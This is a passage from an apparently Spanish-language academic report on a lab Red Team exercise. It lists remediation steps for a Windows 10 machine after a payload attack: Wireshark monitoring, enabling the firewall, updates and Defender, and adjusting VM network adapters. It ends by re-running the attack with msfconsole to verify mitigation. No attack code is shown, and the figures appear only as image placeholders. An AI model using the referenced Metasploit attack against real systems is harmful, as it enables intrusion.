- **Mejoras de seguridad**: Implementar medidas adicionales de seguridad, como actualizaciones de software, políticas de seguridad más estrictas o capacitación para el personal, para evitar futuros ataques similares.


Es importante recordar que la respuesta a un ataque informático debe ser rápida y coordinada para minimizar el daño y reducir el tiempo de inactividad. La ciberseguridad es un proceso continuo, y la mejora constante de la postura de seguridad es esencial para protegerse contra amenazas en constante evolución.[18]

2.4.2 ¿Teniendo en cuenta el ataque ejecutado desde el ejercicio de Red Team liste el paso a paso que ejecutó para subsanar el sistema ante el evento del Payload?

Para llevar a cabo el proceso de fortalecimiento de la seguridad de un sistema informático y reducir las vulnerabilidades identificadas, se busca reforzar la seguridad de los servicios, usuarios y funciones utilizados dentro de la organización. Para lograr este objetivo, se han definido las siguientes etapas de corrección:

- **Paso 1:** Se establece un sistema de supervisión utilizando la herramienta Wireshark. Esto tiene como finalidad determinar el estado de la red y detectar posibles indicios de amenazas o ataques que puedan surgir.

Figura 22. Primera muestra del análisis de red por medio de Wireshark.



Fuente: El Autor.

[18] FERNÁNDEZ, Begoña "Pasos a seguir ante un ataque informático". {En línea}. disponible en: https://www2.deloitte.com/es/es/pages/legal/articles/Pasos-a-seguir-ante-un-ataque-informatico.html.

- **Paso 2:** Reconocimiento de los distintivos cromáticos utilizados por la herramienta Wireshark para el analizar la red.

Color Rojo: Refleja una problemática significativa. Los paquetes de datos mostrarán el término "Error".


Color Amarillo: Indica la necesidad de prestar atención. Los paquetes mostrarán el término "Warn".

Color Celeste: Resalta situaciones notables que se desvían de la operación estándar. En los paquetes, se empleará el término "Note".

Color Gris: Proporciona información sobre flujos de datos normales, lo que ayuda a comprender lo que ha sucedido. En los paquetes se incluirá el término "Note".

- **Paso 3:** Captura de datos del análisis de la información en la red, junto con su contexto explicativo.


Figura 23. Detección de irregularidades en la red.



Fuente: El Autor.

- **Paso 4:** Segundo registro de datos en el análisis de la información en la red, incluyendo su contexto explicativo.


Figura 24. Segunda muestra del análisis de red por medio de Wireshark.



Fuente: El Autor.

- **Paso 5:** Captura adicional de datos en el análisis de la información en la red, junto con su contexto explicativo, con el propósito de representarlos gráficamente.


Figura 25. Muestra para graficación.



Fuente: El Autor.

- **Paso 6:** Examinando gráficos de entrada/salida (I/O), se puede detectar todos los paquetes de la transmisión, identificar los errores específicos en TCP y aplicar un filtro a los paquetes de la transmisión.

Figura 26. Gráfico de I/O.




Fuente: El Autor.

Después de completar el análisis utilizando la herramienta Wireshark, implementamos las acciones planificadas para reducir el alcance de la amenaza informática.

- **Paso 7:** En la máquina atacada de Windows 10 x64 se ingresa a panel de control, sistema y seguridad, firewall de Windows Defender, personalizar configuración.


Figura 27. Configuración de la habilitación de firewall de Windows 10 x64.



Fuente: El Autor.

- **Paso 8:** Se habilita el firewall de Windows en la máquina atacada de Windows 10 x64.


Figura 28. Habilitación de Firewall de Windows.



Fuente: El Autor.

- **Paso 9:** Se procede a realizar la habilitación de Windows Update y actualizar el sistema operativo de Windows 10 x64 con todos los parches de seguridad.


Figura 29. Habilitación de actualizaciones de Windows Update.



Fuente: El Autor.

- **Paso 10:** Se procede a realizar la habilitación del antivirus y protección contra amenazas Windows Defender en el sistema operativo de Windows 10 x64.


Figura 30. Habilitación de Windows Defender.



Fuente: El Autor.


- **Paso 11:** Se cambian los permisos en el modo de promiscuo de los adaptadores de red de las máquinas virtuales de Kali Linux y Windows 10 x64.

Figura 31. Modificación en el modo promiscuo en adaptador de red de Kali Linux.



Fuente: El Autor.


Figura 32. Modificación en el modo promiscuo en adaptador de red de Windows 10 x64.



Fuente: El Autor.

- **PASO 12:** Se realiza de nuevo el ataque informático de la etapa 3 para revisar la mitigación del riesgo.


Figura 33. Revisión de puerto, estado y servicio.



Fuente: El Autor.

Paso 13: En la terminal de Kali Linux se va a utilizar el comando msfconsole para utilizar el payload y posteriormente la ejecución del exploit, donde se observa que no es enviado a la dirección IP 192.168.0.21 de la máquina atacada de Windows 10 x64.

